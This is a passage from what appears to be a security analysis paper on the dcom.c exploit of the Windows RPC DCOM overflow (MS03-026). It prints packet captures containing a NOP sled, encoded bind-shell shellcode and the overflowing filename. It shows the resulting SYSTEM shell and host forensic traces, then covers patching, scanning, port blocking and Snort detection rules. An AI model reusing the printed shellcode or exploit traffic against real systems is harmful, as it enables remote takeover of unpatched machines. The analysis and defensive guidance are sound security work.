0x00e0      0000 0046 0000 0000 f005 0000 e805 0000  ...F............
0x00f0      0000 0000 0110 0800 cccc cccc c800 0000  ................
0x0100      4d45 4f57 e805 0000 d800 0000 0000 0000  MEOW............
0x0110      0200 0000 0700 0000 0000 0000 0000 0000  ................
0x0120      0000 0000 0000 0000 c428 cd00 6429 cd00  .........(..d)..
0x0130      0000 0000 0700 0000 b901 0000 0000 0000  ................
0x0140      c000 0000 0000 0046 ab01 0000 0000 0000  .......F........
0x0150      c000 0000 0000 0046 a501 0000 0000 0000  .......F........
0x0160      c000 0000 0000 0046 a601 0000 0000 0000  .......F........
0x0170      c000 0000 0000 0046 a401 0000 0000 0000  .......F........
0x0180      c000 0000 0000 0046 ad01 0000 0000 0000  .......F........
0x0190      c000 0000 0000 0046 aa01 0000 0000 0000  .......F........
0x01a0      c000 0000 0000 0046 0700 0000 6000 0000  .......F....`...
0x01b0      5800 0000 9000 0000 4000 0000 2000 0000  X.......@.......
0x01c0      3803 0000 3000 0000 0100 0000 0110 0800  8...0...........
0x01d0      cccc cccc 5000 0000 4fb6 8820 ffff ffff  ....P...O.......
0x01e0      0000 0000 0000 0000 0000 0000 0000 0000  ................
0x01f0      0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0200      0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0210      0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0220      0000 0000 0000 0000 0000 0000 0110 0800  ................
0x0230      cccc cccc 4800 0000 0700 6600 0609 0200  ....H.....f.....
0x0240      0000 0000 c000 0000 0000 0046 1000 0000  ...........F....
```

```
0x0250   0000 0000 0000 0000 0100 0000 0000 0000  ................
0x0260   7819 0c00 5800 0000 0500 0600 0100 0000  x...X...........
0x0270   70d8 9893 984f d211 a93d be57 b200 0000  p....O...=.W....
0x0280   3200 3100 0110 0800 cccc cccc 8000 0000  2.1.............
0x0290   0df0 adba 0000 0000 0000 0000 0000 0000  ................
0x02a0   0000 0000 1843 1400 0000 0000 6000 0000  .....C......`...
0x02b0   6000 0000 4d45 4f57 0400 0000 c001 0000  `...MEOW........
0x02c0   0000 0000 c000 0000 0000 0046 3b03 0000  ...........F;...
0x02d0   0000 0000 c000 0000 0000 0046 0000 0000  ...........F....
0x02e0   3000 0000 0100 0100 81c5 1703 800e e94a  0..............J
0x02f0   9999 f18a 506f 7a85 0200 0000 0000 0000  ....Poz.........
0x0300   0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0310   0100 0000 0110 0800 cccc cccc 3000 0000  ............0...
0x0320   7800 6e00 0000 0000 d8da 0d00 0000 0000  x.n.............
0x0330   0000 0000 202f 0c00 0000 0000 0000 0000  ...../..........
0x0340   0300 0000 0000 0000 0300 0000 4600 5800  ............F.X.
0x0350   0000 0000 0110 0800 cccc cccc 1000 0000  ................
0x0360   3000 2e00 0000 0000 0000 0000 0000 0000  0...............
0x0370   0000 0000 0110 0800 cccc cccc 6800 0000  ............h...
0x0380   0e00 ffff 688b 0b00 0200 0000 0000 0000  ....h...........
0x0390   0000 0000 8601 0000 0000 0000 8601 0000  ................
0x03a0   5c00 5c00 4600 5800 4e00 4200 4600 5800  \.\.F.X.N.B.F.X.
0x03b0   4600 5800 4e00 4200 4600 5800 4600 5800  F.X.N.B.F.X.F.X.
0x03c0   4600 5800 4600 5800 e3af e977 cce0 fd7f  F.X.F.X....w....
0x03d0   cce0 fd7f 9090 9090 9090 9090 9090 9090  ................
0x03e0   9090 9090 9090 9090 9090 9090 9090 9090  ................
0x03f0   9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0400   9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0410   9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0420   9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0430   9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0440   9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0450   9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0460   9090 9090 9090 9090 9090 9090 9090 9090  ................
0x0470   9090 9090 9090 9090 9090 90eb 195e 31c9  .............^1.
0x0480   81e9 89ff ffff 8136 80bf 3294 81ee fcff  .......6..2.....
0x0490   ffff e2f2 eb05 e8e2 ffff ff03 5306 1f74  ............S..t
0x04a0   5775 9580 bfbb 927f 895a 1ace b1de 7ce1  Wu.......Z....|.
0x04b0   be32 9409 f93a 6bb6 d79f 4d85 71da c681  .2...:k...M.q...
0x04c0   bf32 1dc6 b35a f8ec bf32 fcb3 8d1c f0e8  .2...Z...2......
0x04d0   c841 a6df ebcd c288 3674 907f 895a e67e  .A......6t...Z.~
0x04e0   0c24 7cad be32 9409 f922 6bb6 d74c 4c62  .$|..2..."k..LLb
0x04f0   ccda 8a81 bf32 1dc6 abcd e284 d7f9 797c  .....2........y|
0x0500   84da 9a81 bf32 1dc6 a7cd e284 d7eb 9d75  .....2.........u
0x0510   12da 6a80 bf32 1dc6 a3cd e284 d796 8ef0  ..j..2..........
0x0520   78da 7a80 bf32 1dc6 9fcd e284 d796 39ae  x.z..2........9.
0x0530   56da 4a80 bf32 1dc6 9bcd e284 d7d7 dd06  V.J..2..........
0x0540   f6da 5a80 bf32 1dc6 97cd e284 d7d5 ed46  ..Z..2.........F
0x0550   c6da 2a80 bf32 1dc6 9301 6b01 53a2 9580  ..*..2....k.S...
0x0560   bf66 fc81 be32 947f e92a c4d0 ef62 d4d0  .f...2...*...b..
0x0570   ff62 6bd6 a3b9 4cd7 e85a 9680 ae6e 1f4c  .bk...L..Z...n.L
0x0580   d524 c5d3 4064 b4d7 eccd c2a4 e863 c77f  .$..@d.......c..
0x0590   e91a 1f50 d757 ece5 bf5a f7ed db1c 1de6  ...P.W...Z......
0x05a0   8fb1 78d4 320e b0b3 7f01 5d03 7e27 3f62  ..x.2.....].~'?b
0x05b0   42f4 d0a4 af76 6ac4 9b0f 1dd4 9b7a 1dd4  B....vj......z..
0x05c0   9b7e 1dd4 9b62 19c4 9b22 c0d0 ee63 c5ea  .~...b..."...c..
```

```
0x05d0       be63 c57f c902 c57f e922 1f4c            .c.......".L
```

Packet 8 is a continuation of the RPC request from packet 7. The actual filename used to overflow the "szname" portion of the DCOM function, as mentioned earlier in this paper, can be seen in this packet (\c$\123456111111111111111.doc).

```
#8         attacker.1044 > victim.135: P 1521:1777(256) ack 61 win 5840
<nop,nop,timestamp 2838160 1354> (DF)
0x0000       4500 0134 31d7 4000 4006 850b c0a8 00c9  E..41.@.@.......
0x0010       c0a8 00c8 0414 0087 c96f 85a6 86de b9b2  .........o......
0x0020       8018 16d0 58d8 0000 0101 080a 002b 4e90  ....X........+N.
0x0030       0000 054a d5cd 6bb1 4064 980b 7765 6bd6  ...J..k.@d..wek.
0x0040       93cd c294 ea64 f021 8f32 9480 3af2 ec8c  .....d.!.2..:...
0x0050       3472 980b cf2e 390b d73a 7f89 3472 a00b  4r....9..:..4r..
0x0060       178a 9480 bfb9 51de e2f0 9080 ec67 c2d7  ......Q......g..
0x0070       345e b098 3477 a80b eb37 ec83 6ab9 de98  4^..4w...7..j...
0x0080       3468 b483 62d1 a6c9 3406 1f83 4a01 6b7c  4h..b...4...J.k|
0x0090       8cf2 38ba 7b46 9341 703f 9778 54c0 affc  ..8.{F.Ap?.xT...
0x00a0       9b26 e161 3468 b083 6254 1f8c f4b9 ce9c  .&.a4h..bT......
0x00b0       bcef 1f84 3431 516b bd01 540b 6a6d cadd  ....41Qk..T.jm..
0x00c0       e4f0 9080 2fa2 0400 5c00 4300 2400 5c00  ..../...\.C.$.\.
0x00d0       3100 3200 3300 3400 3500 3600 3100 3100  1.2.3.4.5.6.1.1.
0x00e0       3100 3100 3100 3100 3100 3100 3100 3100  1.1.1.1.1.1.1.1.
0x00f0       3100 3100 3100 3100 3100 2e00 6400 6f00  1.1.1.1.1...d.o.
0x0100       6300 0000 0110 0800 cccc cccc 2000 0000  c...............
0x0110       3000 2d00 0000 0000 882a 0c00 0200 0000  0.-......*......
0x0120       0100 0000 288c 0c00 0100 0000 0700 0000  ....(...........
0x0130       0000 0000                                ....
```

Packets 9 through 13 are related to the normal completion of the TCP connection.

```
#9         victim.135 > attacker.1044: . ack 1777 win 17520
<nop,nop,timestamp 1354 2838160> (DF)
0x0000       4500 0034 00f0 4000 8006 76f2 c0a8 00c8  E..4..@...v.....
0x0010       c0a8 00c9 0087 0414 86de b9b2 c96f 86a6  .............o..
0x0020       8010 4470 c623 0000 0101 080a 0000 054a  ..Dp.#.........J
0x0030       002b 4e90                                .+N.

#10        attacker.1044 > victim.135: F 1777:1777(0) ack 61 win 5840
<nop,nop,timestamp 2838160 1354> (DF)
0x0000       4500 0034 31d8 4000 4006 860a c0a8 00c9  E..41.@.@.......
0x0010       c0a8 00c8 0414 0087 c96f 86a6 86de b9b2  .........o......
0x0020       8011 16d0 f3c2 0000 0101 080a 002b 4e90  .............+N.
0x0030       0000 054a                                ...J

#11        victim.135 > attacker.1044: . ack 1778 win 17520
<nop,nop,timestamp 1354 2838160> (DF)
0x0000       4500 0034 00f1 4000 8006 76f1 c0a8 00c8  E..4..@...v.....
0x0010       c0a8 00c9 0087 0414 86de b9b2 c96f 86a7  .............o..
0x0020       8010 4470 c622 0000 0101 080a 0000 054a  ..Dp.".........J
0x0030       002b 4e90                                .+N.

#12        victim.135 > attacker.1044: F 61:61(0) ack 1778 win 17520
<nop,nop,timestamp 1354 2838160> (DF)
```

```
0x0000       4500 0034 00f2 4000 8006 76f0 c0a8 00c8  E..4..@...v.....
0x0010       c0a8 00c9 0087 0414 86de b9b2 c96f 86a7  .............o..
0x0020       8011 4470 c621 0000 0101 080a 0000 054a  ..Dp.!.........J
0x0030       002b 4e90                                .+N.

#13        attacker.1044 > victim.135: . ack 62 win 5840
<nop,nop,timestamp 2838165 1354> (DF)
0x0000       4500 0034 0000 4000 4006 b7e2 c0a8 00c9  E..4..@.@.......
0x0010       c0a8 00c8 0414 0087 c96f 86a7 86de b9b3  .........o......
0x0020       8010 16d0 f3bc 0000 0101 080a 002b 4e95  .............+N.
0x0030       0000 054a                                ...J
```

Packets 14 through 16 are the attacker establishing a TCP connection to the newly opened shell on port 4444 of the victim's machine via the standard three way handshake.

```
#14        attacker.1045 > victim.4444: S 3391583627:3391583627(0) win
5840 <mss 1460,sackOK,timestamp 2838673 0,nop,wscale 0> (DF)
0x0000       4500 003c 251a 4000 4006 92c0 c0a8 00c9  E..<%.@.@.......
0x0010       c0a8 00c8 0415 115c ca27 758b 0000 0000  .......\.'u.....
0x0020       a002 16d0 0875 0000 0204 05b4 0402 080a  .....u..........
0x0030       002b 5091 0000 0000 0103 0300            .+P.........

victim.4444 > attacker.1045: S 2263066782:2263066782(0) ack 3391583628
win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK>
(DF)
0x0000       4500 0040 00f5 4000 8006 76e1 c0a8 00c8  E..@..@...v.....
0x0010       c0a8 00c9 115c 0415 86e3 a89e ca27 758c  .....\.......'u.
0x0020       b012 4470 e9f7 0000 0204 05b4 0103 0300  ..Dp............
0x0030       0101 080a 0000 0000 0000 0000 0101 0402  ................

attacker.1045 > victim.4444: . ack 1 win 5840 <nop,nop,timestamp 2838674
0> (DF)
0x0000       4500 0034 251b 4000 4006 92c7 c0a8 00c9  E..4%.@.@.......
0x0010       c0a8 00c8 0415 115c ca27 758c 86e3 a89f  .......\.'u.....
0x0020       8010 16d0 07a6 0000 0101 080a 002b 5092  .............+P.
0x0030       0000 0000                                ....
```

The final 4 packets are the victim's machine returning the actual command shell to the attacker, along with the attacker machine's acknowledgements.

```
victim.4444 > attacker.1045: P 1:40(39) ack 1 win 17520
<nop,nop,timestamp 1368 2838674> (DF)
0x0000       4500 005b 00f7 4000 8006 76c4 c0a8 00c8  E..[..@...v.....
0x0010       c0a8 00c9 115c 0415 86e3 a89f ca27 758c  .....\.......'u.
0x0020       8018 4470 e96b 0000 0101 080a 0000 0558  ..Dp.k.........X
0x0030       002b 5092 4d69 6372 6f73 6f66 7420 5769  .+P.Microsoft.Wi
0x0040       6e64 6f77 7320 5850 205b 5665 7273 696f  ndows.XP.[Versio
0x0050       6e20 352e 312e 3236 3030 5d              n.5.1.2600]

attacker.1045 > victim.4444: . ack 40 win 5840 <nop,nop,timestamp
2838853 1368> (DF)
0x0000       4500 0034 251c 4000 4006 92c6 c0a8 00c9  E..4%.@.@.......
0x0010       c0a8 00c8 0415 115c ca27 758c 86e3 a8c6  .......\.'u.....
0x0020       8010 16d0 0174 0000 0101 080a 002b 5145  .....t.......+QE
0x0030       0000 0558                                ...X
```


```
victim.4444 > attacker.1045: P 40:105(65) ack 1 win 17520
<nop,nop,timestamp 1368 2838853> (DF)
0x0000     4500 0075 00f8 4000 8006 76a9 c0a8 00c8  E..u..@...v.....
0x0010     c0a8 00c9 115c 0415 86e3 a8c6 ca27 758c  .....\.......'u.
0x0020     8018 4470 3f13 0000 0101 080a 0000 0558  ..Dp?..........X
0x0030     002b 5145 0d0a 2843 2920 436f 7079 7269  .+QE..(C).Copyri
0x0040     6768 7420 3139 3835 2d32 3030 3120 4d69  ght.1985-2001.Mi
0x0050     6372 6f73 6f66 7420 436f 7270 2e0d 0a0d  crosoft.Corp....
0x0060     0a43 3a5c 5749 4e44 4f57 535c 7379 7374  .C:\WINDOWS\syst
0x0070     656d 3332 3e                             em32>

attacker.1045 > victim.4444: . ack 105 win 5840 <nop,nop,timestamp
2838855 1368> (DF)
0x0000     4500 0034 251d 4000 4006 92c5 c0a8 00c9  E..4%.@.@.......
0x0010     c0a8 00c8 0415 115c ca27 758c 86e3 a907  .......\.'u.....
0x0020     8010 16d0 0131 0000 0101 080a 002b 5147  .....1.......+QG
0x0030     0000 0558                                ...X
```

At this point the victim machine has been compromised and the attacker has full system level privileges via a remote command line shell on port 4444.

<u>Compromised Host View: RPC Error Message</u>

Some machines which have been exploited may become unresponsive or may reboot repeatedly. The error message below may appear on the host machine after it has been exploited, indicating the machine must reboot due to a failure in the RPC service. The machine will countdown 60 seconds before forcing a reboot.



<u>Compromised Host View: Windows Event Viewer</u>

The following entries are logged within the Windows Event Viewer logging facility. The name of each log is followed by a brief description of the event. The Security Log event is dependent on the policy of the victim machine being set to audit logon/logoff events. Otherwise no security related events are logged as the exploit appears to the operating system to be an application/system related issue.

Application Log: DCOM bad return code

```
Event Type:          Error
Event Source:        EventSystem
Event Category:      (50)
Event ID:  4609
Date:                8/23/2003
Time:                1:00:44 PM
User:                N/A
Computer:  WINFORENSICS
Description:
The COM+ Event System detected a bad return code during its internal
processing.  HRESULT was 800706BE from line 44 of
d:\nt\com\com1x\src\events\tier1\eventsystemobj.cpp.  Please contact
Microsoft Product Support Services to report this error.

For more information, see Help and Support Center at
http://go.microsoft.com/fwlink/events.asp.
```

Security Log: User Logoff

```
Event Type:          Success Audit
Event Source:        Security
Event Category:      Logon/Logoff
Event ID:  551
Date:                8/23/2003
Time:                1:00:44 PM
User:                WINFORENSICS\root
Computer:  WINFORENSICS
Description:
User initiated logoff:
           User Name:           root
           Domain:              WINFORENSICS
           Logon ID:            (0x0,0x174c3)


For more information, see Help and Support Center at
http://go.microsoft.com/fwlink/events.asp.
```

System Log (Entry One): RPC Service Unexpectedly Terminates

```
Event Type:          Error
```

```
Event Source:        Service Control Manager
Event Category:      None
Event ID:  7031
Date:                8/23/2003
Time:                1:00:44 PM
User:                N/A
Computer:  WINFORENSICS
Description:
The Remote Procedure Call (RPC) service terminated unexpectedly.  It has
done this 1 time(s).  The following corrective action will be taken in
60000 milliseconds: Reboot the machine.

For more information, see Help and Support Center at
http://go.microsoft.com/fwlink/events.asp.
```

System Log (Entry Two): Forced Reboot Due to RPC Failure

```
Event Type:          Information
Event Source:        USER32
Event Category:      None
Event ID:  1074
Date:                8/23/2003
Time:                1:00:44 PM
User:                NT AUTHORITY\SYSTEM
Computer:  WINFORENSICS
Description:
The process winlogon.exe has initiated the restart of WINFORENSICS for
the following reason: No title for this reason could be found
 Minor Reason: 0xff
 Shutdown Type: reboot
 Comment: Windows must now restart because the Remote Procedure Call
(RPC) service terminated unexpectedly

For more information, see Help and Support Center at
http://go.microsoft.com/fwlink/events.asp.
Data:
0000: ff 00 00 00              ÿ...
```

<u>Compromised Host View: Netstat</u>

The host is now compromised and the attacker has the necessary access to fully control the machine. Following is information from the viewpoint of the victim machine.

Port 4444 shown as "listening" or having an "established" connection.

```
c:\tools\dcomx>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1089           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
```

Compromised Host View: Process Running

Below is a view of the actual command shell process spawned by the exploit which is running on port 4444. This is a listing of all the named objects that the process has open on the victim's machine. In the details below "victimpc" is the machine name and "root" is the current logged on user. Note the various references to the RPC (epmapper) and DCOM (COM3) objects.

```
Process: svchost.exe Pid: 744

Handle  Type              Access      Name
 0x4    KeyedEvent        0x000F0003
\KernelObjects\CritSecOutOfMemoryEvent
 0x8    Directory         0x00000003  \KnownDlls
 0xC    File              0x00100020  C:\WINDOWS\system32
 0x10   Mutant            0x00000001  \NlsCacheMutant
 0x14   Directory         0x000F000F  \Windows
 0x1C   Key               0x000F003F  HKLM
 0x2C   File              0x0012019F
\Device\NamedPipe\net\NtControlPipe2
 0x34   Thread            0x001F03FF  svchost.exe(744): 748
 0x44   Directory         0x0002000F  \BaseNamedObjects
 0x4C   File              0x0012019F  \Device\NamedPipe\svcctl
 0x54   WindowStation     0x000F016E  \Windows\WindowStations\Service-
0x0-3e7$
 0x60   WindowStation     0x000F016E  \Windows\WindowStations\Service-
0x0-3e7$
 0x70   Key               0x000F003F  HKCR
 0x78   Thread            0x001F03FF  svchost.exe(744): 752
 0x8C   Key               0x00020019  HKCR\CLSID
 0x90   Key               0x000F003F  HKCR\AppID
 0xA4   File              0x00100000  \Dfs
 0xA8   Key               0x00020019  HKLM\SOFTWARE\Microsoft\Ole
 0xB0   Port              0x001F0001  \RPC Control\epmapper
 0xB8   Thread            0x001F03FF  svchost.exe(744): 756
 0xC0   Thread            0x001F03FF  svchost.exe(744): 752
 0xC4   Key               0x000F003F
HKLM\SYSTEM\ControlSet001\Services\WinSock2\Parameters\Protocol_Catalog9
 0xCC   Key               0x000F003F
HKLM\SYSTEM\ControlSet001\Services\WinSock2\Parameters\NameSpace_Catalog
```

```
5
 0xD4   File             0x001F01FF   \Device\Afd\Endpoint
 0xD8   File             0x001F01FF   \Device\Tcp
 0xDC   File             0x001F01FF   \Device\Afd\Endpoint
 0xE4   Thread           0x001F03FF   svchost.exe(744): 760
 0xE8   File             0x00160089
\Device\NamedPipe\Winsock2\CatalogChangeListener-2e8-0
 0xF0   File             0x001F01FF   \Device\Afd\Endpoint
 0xFC   Thread           0x001F03FF   svchost.exe(744): 764
 0x100  Thread           0x001F03FF   svchost.exe(744): 760
 0x108  File             0x001F01FF   \Device\Afd\Endpoint
 0x140  File             0x00100020
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.0.0_x-ww_1382d70a
 0x144  Key              0x000F003F   HKU\.DEFAULT
 0x160  Event            0x001F0003
\BaseNamedObjects\crypt32LogoffEvent
 0x190  File             0x001200A0   \Device\Tcp
 0x194  File             0x001F01FF   \Device\Afd\Endpoint
 0x198  Section          0x000F0007   \BaseNamedObjects\RotHintTable
 0x19C  Event            0x001F0003   \BaseNamedObjects\ScmCreatedEvent
 0x1A4  File             0x001F01FF   \Device\Tcp
 0x1B0  Token            0x000F01FF   NT AUTHORITY\SYSTEM
 0x1BC  Token            0x000F01FF   NT AUTHORITY\LOCAL SERVICE
 0x1C0  Key              0x000F003F   HKCR
 0x1C8  Key              0x000F003F   HKLM\SOFTWARE\Microsoft\COM3
 0x1D4  Key              0x000F003F   HKU
 0x1D8  Key              0x000F003F   HKCR
 0x1E4  Key              0x000F003F   HKLM\SOFTWARE\Microsoft\COM3
 0x1EC  Key              0x000F003F   HKLM\SOFTWARE\Microsoft\COM3
 0x1F4  Key              0x000F003F   HKCR\CLSID
 0x1FC  Key              0x000F003F   HKCR
 0x204  Key              0x000F003F   HKLM\SOFTWARE\Microsoft\COM3
 0x210  Key              0x000F003F   HKLM\SOFTWARE\Microsoft\COM3
 0x218  Key              0x000F003F   HKLM\SOFTWARE\Microsoft\COM3
 0x220  Key              0x000F003F   HKCR\CLSID
 0x22C  File             0x0012019F   \Device\NamedPipe\epmapper
 0x244  File             0x0012019F   \Device\NamedPipe\epmapper
 0x24C  Token            0x000F01FF   NT AUTHORITY\SYSTEM
 0x250  Thread           0x001F03FF   svchost.exe(744): 764
 0x25C  Thread           0x001F03FF   svchost.exe(744): 1260
 0x260  File             0x001F01FF   \Device\Tcp
 0x268  File             0x001F01FF   \Device\Afd\Endpoint
 0x26C  File             0x001F01FF   \Device\Udp
 0x284  Thread           0x001F03FF   svchost.exe(744): 1396
 0x28C  Thread           0x001F03FF   svchost.exe(744): 764
 0x2B4  Thread           0x001F03FF   svchost.exe(744): 1496
 0x2B8  Token            0x000F01FF   NT AUTHORITY\SYSTEM
 0x2BC  Thread           0x001F03FF   svchost.exe(744): 1960
 0x2D0  File             0x001F01FF   \Device\Tcp
 0x2D8  File             0x001F01FF   \Device\Afd\Endpoint
 0x2EC  File             0x001F01FF   \Device\Afd\Endpoint
 0x2F4  Token            0x000F01FF   victimpc\root
 0x30C  Token            0x0000000C   victimpc\root
 0x314  Token            0x000F01FF   victimpc\root
 0x31C  Token            0x0000000C   victimpc\root
```

```
0x328  Token      0x000F01FF  NT AUTHORITY\SYSTEM
0x334  Mutant     0x00120001  \BaseNamedObjects\ShimCacheMutex
0x37C  Section    0x00000002  \BaseNamedObjects\ShimSharedMemory
0x380  Process    0x001F0FFF  <Non-existant Process>(784)
0x384  Thread     0x001F03FF  <Non-existant Process>(784): 232
```

This information was gathered using the freeware Process Explorer tool available at http://www.sysinternals.com ..

Protecting Against the Exploit

The vulnerability the dcom.c code exploits was published by the Last Stage of Delirium Research Group (http://lsd-pl.net) on July 16, 2003 to coordinate with the release of the patch by Microsoft. Shortly afterwards on July 25, 2003 the Xfocus team (http://www.xfocus.org) released code to exploit the vulnerability. Even though a patch was released with the announcement of the vulnerability, and the first exploit code didn't surface until nine days later, there are still a vast number of unpatched machines. The following information provides details on assessing the vulnerability and mitigating the associated risks.

Assessing Vulnerability

In order to verify whether or not a particular machine is vulnerable to the exploit you should verify whether or not the 823980 patch has been installed. This is assuming you've already determined the version of Windows being run is one that is susceptible to the exploit (see the earlier "exploit details" portion of this paper for a list of affected operating systems).

Verifying vulnerability/patch installation via the registry:

Using the table below verify the registry key exists for the corresponding version of Windows running on the machine in question. If the registry key does not exist then the machine has probably not been patched and is therefore vulnerable to the exploit.

Verifying Patch Installation

Windows Version	***Registry Key***
Windows NT 4.0 & NT 4.0 Terminal Server Edition	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Current Version\Hotfix\Q823980
Windows 2000	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows 2000\SP5\KB823980
Windows XP Gold	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows XP\SP1\KB823980
Windows XP SP1	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows XP\SP2\KB823980
Windows Server 2003	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Window Server 2003\SP1\KB823980

Information obtained from Microsoft Security Bulletin MS03-026 available at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp

Verifying vulnerability/patch installation via network scanning:
For large networks or networks which may not have tight control over the machines being connected to it, scanning machines connected to the network can be the best option. Three of the tools which can be used for this purpose follow.

Network Scanning Tools

Tool	***Notes***
Microsoft's KB 823980 Scanning Tool	Free command line tool available from Microsoft which will scan a range of IP addresses for machines which do not have the 823980 patch installed. Results are logged (patched, not patched, unreachable, etc.) and can be later fed to a script for installing the patch.
KB823980scan.exe: http://support.microsoft.com/default.aspx?kbid=826369	
Internet Security System's Scanms Tool.	Free command line tool available from Internet Security Systems which does basic scanning and reports non-patched machines to the console.
Scanms.exe: http://www.iss.net/support/product_utilities/ms03-026rpc.php	
eEye Digital Security	Provides a free GUI based tool which scans a range of IP addresses for unpatched machines and allows the results to be saved to file.
http://www.eeye.com/html/Research/Tools/RPCDCOM.html	

The Microsoft tool should suffice in most instances. This tool has the added benefit of reporting on hosts which were scanned but for some reason did not provide a valid result. This could be due to port 135 being filtered, the machine being shut down, etc. The added detail can be useful in determining which machines while not vulnerable at the time of scanning, may still require further investigation. A log of each scan is kept and the list of vulnerable hosts are stored separately in a file named vulnerable.txt. This allows the file to be fed to a script used to install the patch on the vulnerable machines.

As networks tend to be very dynamic it's a good idea to regularly scan for vulnerable machines. Vulnerable machines can easily be missed if they're shut down or not connected during earlier scans. Scanning regularly ensures these machines are found when they come online. This is especially true for networks which allow remote connections from employees, vendors or clients via services like a Virtual Private Network (VPN).

Host Level Protection

Patch:

The most effective method to protect against the exploit is to correct the vulnerability it targets. Applying the appropriate Microsoft supplied patch (#823980) for the host operating system should be the priority. The patch will provide the necessary updates so that the Windows RPC DCOM interface is no longer susceptible to the buffer overflow used by the exploit. Links to the patches and installation instructions for the various versions of Windows can be found via the following Microsoft KB article:
http://support.microsoft.com/default.aspx?kbid=823980

Below are the system requirements for installing the patch on various versions of Windows. If you have machines which do not meet the requirements be sure to apply additional defenses or consider taking them offline until they can be properly upgraded and patched.

System Requirements for Installing the 823980 Patch

Windows Version	***Required Level***
Windows NT 4.0	Service Pack 6a
Windows NT 4.0 Terminal Server Edition	Service Pack 6
Windows 2000	Service Pack 2, 3 or 4
Windows XP	Gold or Service Pack 1
Windows Server 2003	Gold

http://www.microsoft.com/technet/security/bulletin/MS03-026.asp

Anti-Virus Software:

Standard anti-virus software may not be able to stop the dcom.c exploit as the exploit is executed remotely via the network and does not require a file to be locally installed. However, updated anti-virus software should be able to capture most of the worms (MS Blast, for example) which generally install themselves on the victim's machine in order to further propagate. Your anti-virus software should always be running and should be configured to automatically update definitions as soon as new versions are available.

Disable Services:

If for some reason you are unable to patch vulnerable machines you may want to consider disabling DCOM services on the host. Please note that this will potentially impact the machine's ability to communicate with other machines on the network. The information below regarding the impact of disabling DCOM is provided by Microsoft.

> Warning If you disable DCOM, may you may lose operating system functionality. After you disable support for DCOM, the following may result:
>
> * Any COM objects that can be activated remotely may not function correctly.
> * The local COM+ snap-in will not be able to connect to remote servers to enumerate their COM+ catalog.
> * Certificate auto-enrollment may not function correctly.
> * Windows Management Instrumentation (WMI) queries against remote servers may not function correctly.
>
> There are potentially many built-in components and 3rd party applications that will be affected if you disable DCOM. Microsoft does not recommend that you disable DCOM in your environment until you have tested to discover what applications are affected. Disabling DCOM may not be workable in all environments.

Microsoft's warning related to disabling DCOM in KB article 825750 (http://support.microsoft.com/default.aspx?scid=kb;en-us;825750)

To disable DCOM change the value of the registry key listed below to "N".
HKEY_LOCAL_MACHINE\Software\Microsoft\OLE\EnableDCOM

More information on disabling DCOM can be found in Microsoft's KB article 825750 mentioned above.

Network Level Protection:
Filter Ports:
As it can be difficult to ensure every single machine on a network is patched it is prudent to apply another layer of protection at the network level. The ports mentioned below can be safely filtered at the firewall on most networks, as they generally are not used for Internet protocols. Blocking these ports is an essential first step as it provides an additional layer of security while individual machines are being patched.

Block UDP ports: 135, 137, 138, 445
Block TCP ports: 135, 139, 445, 593

Intrusion Detection:
An intrusion detection system (IDS) can be used to monitor network traffic and issue alerts when suspicious activity is found. Below are two rules for the popular Snort (http://www.snort.org) IDS which will alert on suspicious traffic inbound to ports 135 or 445.

Alert 1

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
ISystemActivator bind attempt"; flow:to_server,established;
content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1;
within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00
C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN-
2003-0352; classtype:attempted-admin; sid:2192; rev:1;)
```

The alert above looks for the bind string code within the exploit, being sent to port 135 on the target machine. The dcom.c code snippet below has been highlighted to reflect the data the alert is configured to detect. If detected Snort will return a message of “NETBIOS DCERPC ISystemActivator bind attempt”.

```
<begin dcom.c code snippet>

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0
x7F,0x00,0x00,0x00,0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x
